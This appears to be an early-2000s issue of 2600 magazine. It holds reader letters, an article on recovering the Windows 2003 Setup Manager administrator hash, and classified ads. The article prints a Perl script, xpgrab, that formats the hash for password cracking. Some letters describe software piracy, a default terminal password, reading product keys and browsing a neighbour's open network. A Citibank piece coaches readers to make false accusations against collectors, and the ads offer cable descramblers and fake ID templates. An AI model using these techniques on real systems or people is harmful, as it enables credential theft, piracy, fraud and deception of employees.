I went to the cnn.com website and did a search for articles containing "hackers" and then went to cbc.ca and ran the same search and was amazed at how many more articles showed up at CNN as opposed to CBC. Is there more hacking in the US than in Canada? Or does Canada just cover it up or does the US make it up?

nameless

If you read the actual stories you'd quickly see how few of them actually had anything to do with hacking. But the word "hacker" gets people to read the story.

Dear *2600:*

I noticed one thing I have never seen in any of your magazines, and that is about Product Keys for Windows 98. Maybe there was an article and I missed it, but just in case, here is a little piece of info that I recently noted while checking out the system registry and data files. There is a file called system.dat, normally located right in the Windows directory. If you edit or open the file with wordpad, you can search through it to find the product key. The easiest way to do this is to go to edit and click on "find" in the search box, enter "ProductKey", and then click "find next." This is helpful if you lost your manual or the Product Key for your Windows Installation CD. Or, use your imagination....

SoftwarePir@te

Dear *2600:*

Wandering around Crate & Barrel the other day, I came upon one of those touch-screen gift registry terminals they have around the store. With nothing better to do, I tapped the bottom left and top right areas of the screen twice and a password prompt was displayed. Above the password box, it said: "Terminal 405b." I punched in 405 for the password and a new menu came up. This menu is mainly used for docking and uploading the price guns into the computer system, but there were also gift registry terminal options, like the ability to render the station completely useless by deactivating the main menu buttons. I didn't have enough time to completely explore the submenus, but it was quite interesting.

Jon

Dear *2600:*

Most government agencies provide a listing of their field offices on their websites. I have found no such listings for The Department of Homeland Security on their website, dhs.gov. I went looking for listings one day when I received an order on my website from someone claiming to represent DHS. We occasionally sell items to several government agencies (some past customers include the EPA, FBI, and ATF). I assumed it was a prank (I was sure that *2600* or one of its readers was behind it too), and to combat this I usually do a Google search for the provided shipping address to see if it is associated with a government building. Or I check the agency's website to see if it is a field office.

Since they don't seem to provide the listings, one can only assume that they don't want us to know where their field offices are, which strikes me as very bizarre. Google gave me no hits for DHS. So I searched further. The address they provided to us for shipping was 610 South Canal Street, Suite 1100 in Chicago, IL. After doing some searching around, I found out that this building houses The Chicago Regional Computer Forensics Laboratory. But there is no mention on the CRCFL's website (chicagorcfl.org) of the DHS setting up shop there (or anywhere else - the DHS website only gives the address of their Washington DC headquarters).

So it's obvious to me that they don't want anyone knowing they have an office set up there. It's odd that DHS is setting up hidden offices in various government buildings. One can only wonder how long it will be before your local Quickie Mart has a few DHS operatives working out of a back room. So, if you notice anyone suspicious, be a good American and report them to your friendly, local DHS office by calling 312-983-9300. This number is answered by US Customs.

Anonymous

We realize they're probably just busy. Redefining what a country the size of the United States stands for is probably taking the vast majority of their time. We'd be happy to lend a hand by printing a full directory of

where they're setting up shop as soon as we get the info.

Info Needed

Dear *2600*:

Somewhere around 1984-86 while doing some dialing I ran across a number that answered with a recording of someone reading a series of numbers. I seem to remember that it was known of in the community's collective mind but I don't know what it was. Has anyone heard about this? What is/was it?

Mike

You waited until now to ask? If you could give us a bit more detail on what numbers were being read off, pattern, etc., we might be able to help track this down. If any readers remember, please write in.

Dear *2600*:

I enjoyed the article about ripping a DVD to a Pocket PC PDA, but unfortunately I use a Visor Prism (color screen, Palm OS). I think all I need is a media player for Palm OS, but I can't seem to find one. If anyone has a guide to DVD viewing for the Palm OS, I'd love to see it in *2600*.

Scott

Dear *2600*:

This question primarily goes out to my fellow *2600* readers. Has anyone ever probed Amtrak's computer system on any level? Their horrible job performance must have pushed someone to investigate them in some way. Also, is there any information out there about their Quik Ticket kiosks set up near the Amtrak ticket booths? I would be infinitely grateful if someone could shed light on this topic.

Uncle Dust

Dear *2600*:

Supposedly at some point in the early 1980's, a misconfiguration in AT&T's computers caused all long distance calls made during the day to be charged at the night rate, and vice versa. This state of affairs continued, so the story goes, for two weeks before being corrected.

Have you heard about this? Is the story true? Where can I read authentic details?

Elvis Carter-Abbot

It sounds a bit like folklore to us. If such a thing had happened back then when phone rates were a lot more expensive and meaningful, it certainly would have been front page news.

Ominous Developments

Dear *2600*:

TIA is alive. While I know of no means of petabyte storage, the data handling and visualization is well past beta version. It seems that like all things, this has been in the works for quite awhile. Starlite (http://starlight.pnl.gov/) is the means to this data processing along with software from DataViz that intelligently places xml tags on things like names, events, places, etc. I have seen a pitch for this software and have every inclination to call it godlike in capability; unparalleled in data mining. It makes Google its bitch. That said, look around. The data gathering agents are in place. WeatherBug (aptly named) sends info to Homeland Security. They never say what that info is. Check the language used in the privacy statement, you'll see what I mean. Add to that the new legality of the monitoring of packet switched networks and the current voice recognition tech and you've got yourself a big ol' TIA. Unbelievable technology. My challenge to all the readers is to do a thorough article on Starlite and one on the use of WeatherBug to gather "other" data (sniff your packets) as I have not the time. Good luck.

czarandom

Just when you thought it was safe to go outside.

Dear *2600*:

I wanted to make you aware of how much we are going into a spiral with the paranoia that's out there in this country.

I work as a network engineer for a telecom company in the DC Metro area and have made a nice living from it during the past years. This past October when the weather started getting cold my heating system died. So I called my local heating guys (FW Harris) that I've used in the past. So two heating guys showed up at my door, inspected my heating system, gave me an estimate, and left.

A week later I was visited by local rookie FBI agents telling me they had a report that I had a lot of computer equipment in my house and maps. This just threw me for a loop, so being of sound and educated mind I showed the rookie FBI agents what my computer equipment consisted of. In my basement I have a home office setup .On one side I have my 21 inch monitor and a PC that I built myself and on the other side my roommate has his 21 inch monitor and PC with a multipurpose fax machine hooked up. When the rookie FBI agents saw how much equipment I had they were like, "Huh, that's all you have?"

Then they asked me about the maps. It struck me that when I was getting the estimate from my friendly neighborhood heating guys in my kitchen I had a small pocket DC metro map on the kitchen bulletin board and that's what they were referring to as "maps." After this I knew the heating guys called the TIPS line on me because I am of Middle Eastern descent even though I was born and raised in America and also because the two heating guys saw my computers and a DC metro map and took that as a threat for some reason. After the rookie FBI agents apologized and said that they were only doing their job following up on leads that they receive, I called the heating company and gave them a piece of my mind. So I advise your readers to not use FW Harris in the DC metro area. If this can happen to me, don't think it can't happen to you.

Iz

Annoying Problems

Dear *2600*:

Point me in the right direction for some software programs. The reason I am asking is that I am having some trouble with a person in a newsgroup that is "spoofing" me. I have actually been able to take the information back to the ISP, but when I make a complaint to the ISP they ignore it even with complete headers of the messages.

As it stands I am being hit with threats from other posters about posts made from this person "spoofing" me and them thinking that it is me doing it. I can live with this if I can get this person to stop doing this, but again the ISP refuses to do anything.

Now I have seen some people that are able to actually get the names and addresses of people through their posts and this is what I would like to be able to do. No, I will not use this to attack this person, as all I want to do is send them an e-mail through an anonymous remailer just to warn them I know who they are and what they are doing and ask them to cease. I know this sounds "farfetched" but I really have no desire to harm anyone. I just want this person to cease.

I have asked some questions about this in chat rooms and even the alt.binaries.2600 newsgroup, only to be laughed at and be told that if I asked such a stupid question again, my personal information would be posted all over the net. Personally I don't see what I actually did wrong. Nor why I was being treated like I just demanded the keys to the Internet backbone. So far what I have learned about tracing an ISP I learned at geektools.com and by using smartwhosis.

Now you see why I would like to know how to actually get the name and address of this person so I can get him to stop. Heck, I would even send you the headers if you would give me this information just to prove to you that I am not out to hurt anyone.

A little help here please? Some names of the programs that do what I ask would be great as I could locate them on my own.

Thanks guys, your magazine is great!

Daniel

The Internet is comprised of all kinds of people ranging from morons to geniuses. And there are very few among these who don't enjoy watching reactions when certain personalities clash. When you ask for help, you will invariably get mocked by people who either want to provoke more of a reaction or who simply like to be obnoxious. Many times this turns the original poster into an hysterical lunatic and their progression into eventual institutionalization becomes a source of entertainment all around the globe. You can avoid all of this by not taking it all too seriously or, at the very least, not appearing to take it too seriously. If you find out about a fake post that went out somewhere, post as yourself and make it clear that this wasn't you and you'd appreciate it if someone would help you figure out who it actually was. Depending on software and methods used, this is usually not very difficult and someone in all likelihood will step forward. If they don't, there's no point in making an issue of it. An ISP has better things to do than get involved in something relatively minor like fake postings. But there are plenty of people out there who will lend a hand if you don't come off as a nut. And if you show no outward signs of being upset at what's going on, whoever is behind it will eventually get bored since there's no longer any entertainment value.

Dear *2600:*

I don't read your magazine, but my brother's letters got published twice. Please stop.

Erik

He told us you'd say that.

Dear *2600:*

Imagine you type your name into a web browser and a picture of a dead fetus pops up in your face. Take a look at www.zacharysmith.com. This is my name, and it is being abused. What can I do? I have already tried the friendly approach; any ideas would be more than appreciated.

zs

There's not a whole lot you can do legally if they aren't actually defaming you personally. But you might try being a little creative and registering the name of a vocal pro-lifer and pointing the domain at something they truly detest. Then perhaps a trade could be organized.

Dear *2600:*

At the newsstand where I buy my issues of *2600*, they cover up the word "Hacker" in "The Hacker Quarterly" with a $5.50 price tag. After buying two years worth of issues, I have noticed that the newsstand never deviates from this. I wanted to know if other readers experience something like this from their respective newsstands and if so, if it is an indication of the negative connotation that has been placed on the work "Hacker" or just a fluke.

sandman10_99

We would bet it's most likely the same person doing the same job for so long that they know of no other way of doing it.

Dear *2600:*

I am being stalked by a computer! A computer driven by a cowardly poor excuse of a man. When I lived in the apartment above his, he used sound to drive me crazy and vibration to make me go to the bathroom. He would go in his bathroom when I was in mine and tap some signal letting me know he was listening and at a later level he would leave feces at my apartment door.

This Ahole took all my messages off my message machine, of which in my time there I had three. He probably listened to my phone calls. There were always clicks in my walls when using my latest phone/message system. He changed my voice messages and took my messages off. He got into my TV and I cannot use my menu screen. He took the caption off and lowered my sound among other things. I don't care how he does this. He stays up all night with no lights on and works on his computer. I moved - that was great! No. Somehow he's here doing the same things. After two months, he is still a pain in my ass and causing me to be very sick.

Can I stop this, short of having his fingers cut off? How do I do this?

Lily

We assume you're asking us how to stop this and not how to have his fingers cut off. We strongly suspect you're the victim of a rather large practical joke and/or an overactive imagination. We get many such letters and they all go along pretty much the same lines. Someone is terrified of a person who can do anything to their technology and who is unstoppable. It's a great plotline for a movie but in real life it's not so simple. But what is simple is getting someone to believe that such all-encompassing magic is possible. Once that's achieved, you are completely under the person's

control because everything bad that happens will then be blamed on this person, thus making him more powerful with each technological misfortune. The symptoms you describe (apart from the feces and pipe tapping) are all quite common in everyday life. His being on a computer all night is almost certainly irrelevant to your problems. And it's likely he will stop whatever provocations are aimed at you once you stop reacting as if he were evil incarnate. Such a perception tends to inspire many such performances.

Appreciation

Dear *2600:*

Being an avid reader I love page 33. And in this last issue there was what looked like a math problem. So in my curious way I added, subtracted, and divided. Sure enough, 33.

You guys kill me. And thanks for the great magazine.

ReDLiNe135

You're welcome. But those numbers weren't just normal numbers. It's actually a bit scary when you think about it.

Dear *2600:*

I don't know if this is the proper place to write to, but I just got all my H2K2 VCD's and I must say I am *impressed!* They are informative and well worth the minuscule dollars you all charge for them. So, just a big thank you from a loyal subscriber and fan.

Tarball Gunzip

We've gotten a lot of good response to these. The real credit of course belongs to the people at H2K2 who put on such great panels that remain interesting to this day. Let's hope we do as well at the next conference this July.

Reader Advice

Dear *2600:*

I've been reading *2600* for several months now. I first started reading it after a recommendation from a tech friend in my office. His comment on it: "I know of three places in this area that sell it. I always pay cash and I never buy from the same place twice in a row."

The way I figure it, this sounds like good advice to me. Our mutual Uncle Sam seems to realize that since he can't stop or kill the hacker movement, since it is for the most part a freelance phenomenon, he had better track it as best he can.

I'd advise those buying *2600* to be careful in the manner in which they purchase it, unless they want to end up on a Homeland Security watch list. I would wager subscriptions, directly from the magazine and away from third party interests like Amazon.com, to be a safe bet for anonymity, but for myself I'm not taking any chances.

Stone Wolf

If you really believe that this kind of surveillance is ongoing, then the best way to battle it is for as many people as possible to jam up the lists. Our engaging in subterfuge simply strengthens the hand of those who want us to hide and be perceived as criminals. This is why we have our meetings in open places, why we have the magazine available to anyone in the world, and why we don't shut anyone out who expresses a desire to learn and share information.

Dear *2600:*

I got an e-mail the other day telling me that my e-mail account would be deleted if I didn't forward the e-mail to everyone I knew. You may have also received this notice. I just wanted you to know, it is entirely fake. Don't send it, just delete it.

Chris

Since it's standard practice to send e-mail to everyone you know in order to keep your account from being turned off, a lot of people must have fallen for this one. Thanks for waking us up.

Dear *2600:*

In the last issue, I noticed that there were a lot of letters about learning to hack, and I can completely empathize. When I first came onto the scene, I was greeted by rude know-it-all's who weren't willing to teach (whether they actually knew anything is another discussion). So I did the best I could with what I had available to me. I started reading books about computers. I took computer related classes. I made friends at school who were in the same boat I was in. When I made it to university, I studied computer science. That helped a lot. By the time I went to graduate school, I was reading hacking texts off the net and saying to myself, "I already know this." Now I'm out of graduate school and deeply in debt from student loans, but I can say with confidence that I'm good at what I do. I can hack. So there it is, the beginner's guide to how to hack. Study hard, be diligent, and always be creative. Lather, rinse, repeat.

crypto

Stories of Insecurity

Dear *2600:*

I have been a reader of your publication for about a year, and this is my first attempt at any sort of letter. I simply wanted to share my story with fellow hackers.

I am a 25 year old systems admin/programmer/deskside support/hacker, that works for a rather large insurance company. I am deeply involved with my carrier which results in my need for a laptop (company issued). I also have a wireless network at home (I know, I know...) simply because the freedom of sitting on the couch and creating user IDs is wonderful. I have taken all the wireless precautions that I have read about, so I feel relatively safe using my wireless setup. I change DHCP users to 2 and back to 1 when I remove my laptop. Changed my default IP, checked the logs, changed my password, and so on and so forth.

Like every day I was in a rush to get to work so I forgot to remove my wireless card and went out the door. I sat at my desk, powered on my laptop, grabbed a cup of coffee, and returned to my desk, only to notice my wireless nic had a link. I know my network inside and out and I have no wireless equipment in my server room or anywhere in the building for that matter. Like any self respecting hacker I began to survey the network in which I was bound. Beginning with finding

out what my IP was. 192.168.1.x. I couldn't believe the luck. Opened IE and 192.168.1.1 was - you guessed it - the router. Username: [blank] Password: Admin. I was in. Once I compiled a list of all available IP's I ran tracert on the IP's to get the computer name, then simply entered the name in the run box preceded with \\machinename\sharename.

Guess what? Every computer on this "network" was *wide* open, no passwords on shares, etc. I looked around in a couple of machines, something I probably shouldn't have done, but I needed to see if I could gain more info about the network I was now married to. I quickly found something named invoices.doc. I opened it and there in front of me was a list of 16 names, along with account numbers, social security numbers, credit card numbers, everything that should not be in a Word document. I quickly closed this and I ended my searching after I found a machine called "scott." (This entire time I was creating a spreadsheet of all open machines accompanied with IP addresses and everything a sys admin would want.) Now I decided to take Scott's machine, take screen shots, and print them, for proof that I was in the network without printing the list of account numbers.

After all the research had been completed, I decided to embark upon my quest to find the owner of this network to inform him of his /her new project for the day. I work in a four story office building. Floors 1, 3, and 4 belong to my company. Floor 2 belongs to another company. I started with the current occupants of the 2nd floor only to find out they barely even knew what a computer was, let alone a network. I was informed that nothing was done locally - they had to call a hotline if their computers were "messed up." I told them that I thought they had an issue and needed to speak with someone. I eventually came to the conclusion they had no wireless equipment in the building. There is another clone of my building within spitting distance of my office so I decided to contact the building owner to find out if I could match a name with any of the names I found in the network. They were quick to provide me with information, even without me clearly stating my purpose. Needless to say I was amazed. The name of the "computer guy" was Scott. Was I shocked? *No.*

Here is where my inner voice stopped me, because what I did to gain this information could be considered a terrorist act and I didn't want to be labeled as such. So I had a lengthy internal battle over what to do and eventually decided to march over there and hand Scott basically his walking papers if his boss found out. So I went over and asked for Scott. I explained to him what I found and he immediately went and grabbed the president of the company who just so happened to be touring the building that day. I repeated what I had explained previously to Scott and told them it was very simple to prevent. I also provided both of them with all of my hard work, aka "proof" and explained about the invoices.doc. I was picking chins up off the floor because what I had found was medical patient data. This company turned out to be a collection agency for hospitals. I come from a medical background. My father, grandfather, and three uncles are doctors. So I know plenty about the HIPAA regulations (http://www.hipaa.org/). I thought I was going to jail for sure, but these two individuals were very interested in learning more. A long winded adult discussion ensued about security and what Scotty boy needed to do to fix it. I was provided with a card from the president and they have contacted me a few times just to thank me or say hi. A very happy ending to something that could have had disastrous results.

Although this was obviously the desired outcome, it was pure luck that I ran into two people that were eager to learn how to remedy the issue and how to take future security measures. I wouldn't have figured a company that has that amount of government issued regulations would have had such a poor system in place. I mean this guy had a Linksys BEFW11S4 router running a company. Enough said.

Cory K.

There's no question you did the right thing here. We hope others aren't intimidated by the potential paranoia and stupidity they may be met with. The more success stories out there, the easier it will be to show how such security holes and the people who find them should be dealt with.

Dear *2600:*

I had heard that the Mac OS X version of MS Office doesn't require a registration code and it includes an automatic utility to restore missing system files, meaning all one has to do to pirate it is copy the whole Office folder out of the Applications directory. The Office folder is over 200 MB in size, but that's no problem thanks to the Apple iPod, which will mount automatically as an external hard drive on any Mac by plugging it into the FireWire port which all recent Apple computers have.

As an experiment, I decided to try this out at my college's computer lab. Not only was I able to pirate Microsoft Office X with a single drag-and-drop, but I was also able to pirate the entire Macromedia product line. The Macromedia products did require a registration code, but it was easily available by bringing up the "About" dialogue in each application and copying the codes to a text file, which also went to my iPod. Investigation on my home computer showed that the code in the "About" dialogue was indeed the same one required to register a new installation. The only products I wasn't able to get using this method were the Adobe product line, which display all but the last four characters of their registration code in the "About" dialogue. All in all, I found it was possible to pirate hundreds of dollars worth of software from my college's computer lab in under five minutes. This same method would probably work as well anywhere that a naive person has set up an unsupervised Mac OS X computer for public use, such as CompUSA.

The irony of this situation is that my university has all sorts of security software installed on their Windows PCs, but their Macs are in out-of-the-box default settings. Presumably they feel that the Macintosh platform is unpopular enough that no one will do anything bad on it. It goes to show once again that obscurity is not security.

Of course I erased all the software once I got home, because software piracy is illegal.

Zardoz

HOLES in Windows 2003 Server

by Joseph B. Zekany

This article is written to help all of the Windows system administrators who are thinking of deploying Windows 2003 server. Along with all of the new improvements Microsoft has made with this release of Windows, some things stay the same. Microsoft has made some improvements in security for those administrators using the setup manager for remote system deployment. Or did they?

Setup Manager is found in the deploy.cab file which is in the support/tools folder on the Windows 2003 server CD. Just extract the Setup Manager program by right clicking on deploy.cab and selecting open, then copy the files where you want them.

Introduction

The Setup Manager program is used to create an unattended answer file used with remote installation service to deploy Windows XP professional desktops and .NET servers throughout enterprise networks. When you run setupmgr.exe the program starts an easy to follow wizard that asks you for all of the information needed to install Windows XP Professional or Windows 2003 server and puts this information in a file with a .sif extension. The default name is remboot.sif. This file will be used by remote installation service after the client has downloaded all of the files needed to install Windows. When the setup begins it will use the remboot.sif file associated with the Windows image stored on the server and provides the answers you gave the setup wizard. This can make life for a system administrator a lot easier - or a big hassle.

The remboot.sif file is a simple text file that is similar to the win.ini and system.ini files in previous versions of Windows. It has several blocks of data broken down into the following sections: [Data], [SetupData], [Unattended], [GuiUnattended], [UserData], [Display], [Setupmgr], [Identification], [Networking], [RemoteInstall], and [OSChooser].

In the version of setup manager that came with Windows 2000 Server, the block [GuiUnattended] had the following directives: AdminPassword, OEMSkipRegional, TimeZone, and OemSkipWelcome. The AdminPassword directive is used to set the local Administrator password on the machine being setup. This password is stored in clear text in the file. This file is stored in a shared directory that can be read by everybody, leaving the network wide open to even low-level users who are sharp enough to search for it.

The Change

Microsoft has changed the AdminPassword directive in the Setup Manager that ships with Windows 2003 server to include an option to encrypt the Administrator password. This is a great idea. Or is it?

This is what the GuiUnattended directive looks like in a remboot.sif file from Windows 2000:

```
[GuiUnattended]
AdminPassword=crackme
OEMSkipRegional=1
TimeZone=%TIMEZONE%
OemSkipWelcome=1
```

```
   This is what the GuiUnattended direc-
tive looks like in a remboot.sif file from
Windows 2003 server:
[GuiUnattended]
AdminPassword=a5c67174b2a219d1aad3b43
      5b51404ee363dd639ad34b6c5153c0f511
      65ab830
EncryptedAdminPassword=Yes
OEMSkipRegional=1
TimeZone=%TIMEZONE%
OemSkipWelcome=1
```

Now when that low-level user searches for this file, he/she will only find the encrypted password. This gives less experienced administrators a false sense of security.

The Issue

This is were the fun starts. All Microsoft has done is raise the bar a bit. If you know your hash, as I'm sure you do, you'll see this is a Lan Manager hash! This will keep your more remedial users at bay, but not the readers of *2600.*

I found if I reformatted the AdminPassword string and saved it to a new text file that I could feed it to my openMosix cluster running John the Ripper and, voila! I had the local Administrator password.

How To

The easiest way to format the hash is with the xpgrab utility.

#xpgrab remboot.sif

Say you have a kiddie bent on mischief. All he/she has to do is change the directive telling the setup program not to use encryption but to keep the encrypted string. This would look like this:

EncryptedAdminPassword=No

That way the new password would be the encrypted string, which would in all likelihood be more secure. This would make it hard for local administrators to say the least. This could also be a good way to own a network. You could also use Setup Manager to encrypt your favorite passwords so you can do a simple compare against the hash found on the server and the one you encrypted using Setup Manager. It would be slow, but hey, never say never.

Conclusion

Microsoft has gone to great lengths to protect the Lan Manager hash stored in the SAM and Active Directory. This is done with Syskey which encrypts this information using 128 bit key encryption. In the past you had to have an interactive login token (logged on to the server console), with administrator privileges and a tool like pwdump2.exe to get this information. The pwdump2 tool will not work if you are logged in via the remote desktop that has taken the place of the Windows 2000 Terminal Server remote administration mode. Leaving this key out defeats the very purpose of syskeying the SAM and Active Directory in the first place.

I hope this information will help the readers of *2600* as well as the hacking community.

Credits/Source

Solar Designer for John the Ripper
Microsoft Windows 2000 Server Administrator's Companion
Setup Manager online help
Todd Sabin for pwdump2
All of the hackers at the openMosix project
http://sourceforge.net
William T. Stafford and the rest of the cSd crew

```
# !/usr/bin/perl
# Script Name:xpgrab
# Script Version: 0.01
# Date: 02/27/2003
# Written by: Joseph B. Zekany (aka Zucchini)
# NOTE:
# If you are going to run this program in windoz add a .pl extension.
# For example (xpgrab.pl)
# Revision History:
# 0.01: Original Version
# ------------------------------------------------------------------------------

$file = $ARGV[0];
if($file){
   open(FILE, "$file") || die "Could not open $file for reading please check if the
file exists:\n $!";
      @ info = <FILE>;
   close (FILE);
for ($i=0;$i<@info;$i++) {
   if ($info[$i] =~/\bAdminPassword/){
         @xphash = split("", $info[$i]);
         @xphash1 = @xphash[18 .. 49];
         @xphash2 = @xphash[50 .. 83];
         $xphash1 = join("", @xphash1);
         $xphash2 = join("", @xphash2);
         $xphash = "Administrator: 500:$xphash1:$xphash2\:::";
         open(HASH, ">xphash.txt") || die "Could not open file for writing: $!";
         print HASH $xphash;
         close (HASH);
         print "\n\nThe Lan Manager hash has been recovered, and is now\n";
         print "stored in a file named xphash.txt in the local directory.\n";
         print "It is now ready to be sent to John ";
         print "for further processing.;^)\n\n";
      }
   }
}else{
      print "Written by:\n\t\tJoseph B. Zekany\n";
      print "Date:\n\t\t02/27/03\n";
      print "Usage:\n\t\txpgrab <remboot.sif>\n\n";
}
```

How to mess with Citibank Collections

by The Pissed Off One Armed Man

OK, I bet you're thinking to yourself, why the heck would I want to mess with these folks? The answer: Citibank is *evil!*

Citibank has over 120 different types of "Private Label" cards, such as Rat Shack, Zales, Children's Place, Goodyear, Gateway, Helzburg Diamonds, and other fine merchants. Citibank even handles several oil cards as well, with brands such as Texaco, Shell, BP/Amoco/Boron, and Citgo. However, today we will discuss the oil card systems.

Citibank's collection centers for oil are located in Houston, Texas (collections only) (aka the Barker Cypress Center), Florence, Kentucky (collections only), and Des Moines, Iowa (customer service/payments).

Citibank uses a Windows NT based system for all of its collections and customer service activities. When a person logs into the system they use a generic Windows NT login and authenticate to the CARDS-NA domain. Generic logins can easily be obtained by walking the collections floor. After entering your login ID, you are taken to a blank desktop where six different applications automatically pop up. Magellan/Melita is their dialer system. It will prompt for a userid. Every associate in the bank is assigned an ID code in the format: AAAXXXX. The first three are the person's location. In Florence it was referred to as a CIN number. However, every location is different with these ID's.

Whenever you talk to an associate, be it for oil or for private label or for Mastercard/Visa collections, *get this number!* They are required to give it to you. If they give you another ID, tell them that they are full of shit. Also, ask for the center that they are calling from. They might give you a BP or BJ ID number as well. It will be in the form of BX10XXX where the last three are letters. The second digit depends on the product. Texaco and Shell use BJ ID numbers, BP and Citgo use BP ID numbers.

During the call they will try to act friendly towards you and try to gain your trust. Don't tell them shit. If you are only a few days late with a payment, *do not give it to them over the phone!* Every associate is driven by dollars collected and contacts per hour. Most collections reps from Citibank are only paid $9.25 to $10.25 per hour depending upon experience. Go take a look at http://careers.citicards.com.

The collectors in oil cards input data into a system known as CACS (or Computer Assisted Collections System). This application is housed next to the CCMS which stands for Credit Card Marketing System. This is the system that collections (limited access) and customer service (full access) use to service cardmember accounts. Each product has its own login command from starting screen. Every contact, be it a no answer, a busy, or an actual connect is noted within the system. If you use foul language against the collector, it is noted in the contact that the customer used foul language.

At the beginning of the call, get the operator's ID number. I can't stress this enough - it will come in handy. Collectors are also guided on customer feedback as well. You should do whatever you can to make them hang up on you. Then take that ID number you were given in the beginning and give customer service a call. If you're in collections, *do not enter* your account number when the IVR comes up. Just wait... it will eventually transfer you to a customer service representative. Tell the customer service representative that you'd like to speak to a manager. If they give you a problem about it, demand the manager right then and there. Make up a story about how you were trying to discuss the account rationally with the collector and the collector hung up on you. That is forbidden by policy. When they pull your account, they'll see a note written by the collector revealing what you said or did on the phone. Tell them that it is bullshit, and they will also counsel the employee on Falsification of Bank Documents.

Citi almost always takes the word of the customer over the word of the employee. Now, assuming that the representative wasn't monitored (which rarely happens) Citi will kiss your ass to try to save your account. You can work out all kinds of interesting deals with them. Ask about REAGE (which means in English that if you pay a certain amount on the account, your account will be brought current), CAP (Customer Assistance Program - can be done anywhere from 3-12 months), or a settlement.

I remind everyone that this information is for educational purposes only and I am not responsible if you get some odd person knocking at your door. Oh, and also, Citibank's employment policy is Employment at Will. Some of these managers are nazis towards their people.

Marketplace

Happenings

THE FIFTH HOPE will take place at New York City's Hotel Pennsylvania from July 9th to the 11th. This will be a very special conference, marking the 20th anniversary of *2600* and the 10th anniversary of the First Hope. We're currently organizing speakers, network setup, and more. If you want to get involved, check www.hope.net frequently as we'll be posting updates on an ongoing basis.

INTERZ0NE III. April 2004. Not just another hackers' con! Stay tuned to website for more details. www.interz0ne.com (that's a zero!)

For Sale

CABLE TV DESCRAMBLERS. New. (2) Each $74 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

AT LAST AN ACCURATE DESCRIPTION OF THE BELIEFS AND BEHAVIOR OF HACKERS! Social Inquiry offers a research report produced by Bernhardt Lieberman, emeritus professor from the University of Pittsburgh and Director of Social Inquiry, his own social research firm. Professor Lieberman held appointments in the Departments of Sociology and Psychology at the University of Pittsburgh. He conducted a detailed interview of hackers in Pittsburgh and administered five questionnaires to them: a hacker motivation questionnaire, a hacker ethic questionnaire, an attitude toward the law scale, a liberalism-conservatism scale, and a personality questionnaire designed to deal with the myth of the hacker as a social misfit. Professor Lieberman attended H2K2, observed the behavior of hackers in convention, and administered the five questionnaires to hackers attending H2K2. The report also contains a content analysis of *2600.* The report presents a description of the beliefs and behavior of hackers produced by these methods of inquiry. The report is neither a condemnation nor a whitewash of hackers, nor does it justify the actions of criminal justice systems and the disciplinary actions of school administrators. It is designed to offer a more accurate picture of hackers than the pictures presented by the mass media and the criminal justice systems. The report recommends that the desire of hackers to learn about computers, computing, and technology should be channeled into constructive ends, as much as that is possible. The report is 140 pages long and contains 55,000 words. Professor Lieberman received no grant or contract money to do this work; he did the work using his own money and was, and is, beholden to no one. To get a copy of the report send a check or money order for $23.50 + $4.50 ($6.00 outside North America) for shipping (in U.S. dollars) payable to Social Inquiry, 627 Beverly Road, Pittsburgh, PA 15243. Those fortunate enough to have institutional funds to pay for the report are invited to send a purchase order. Professor Lieberman can be reached at 412.343.2508. His website is www.telerama.com/~blieber.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $16.95 + $1.55 S/H. Mail order to: P.H., 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.

TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.

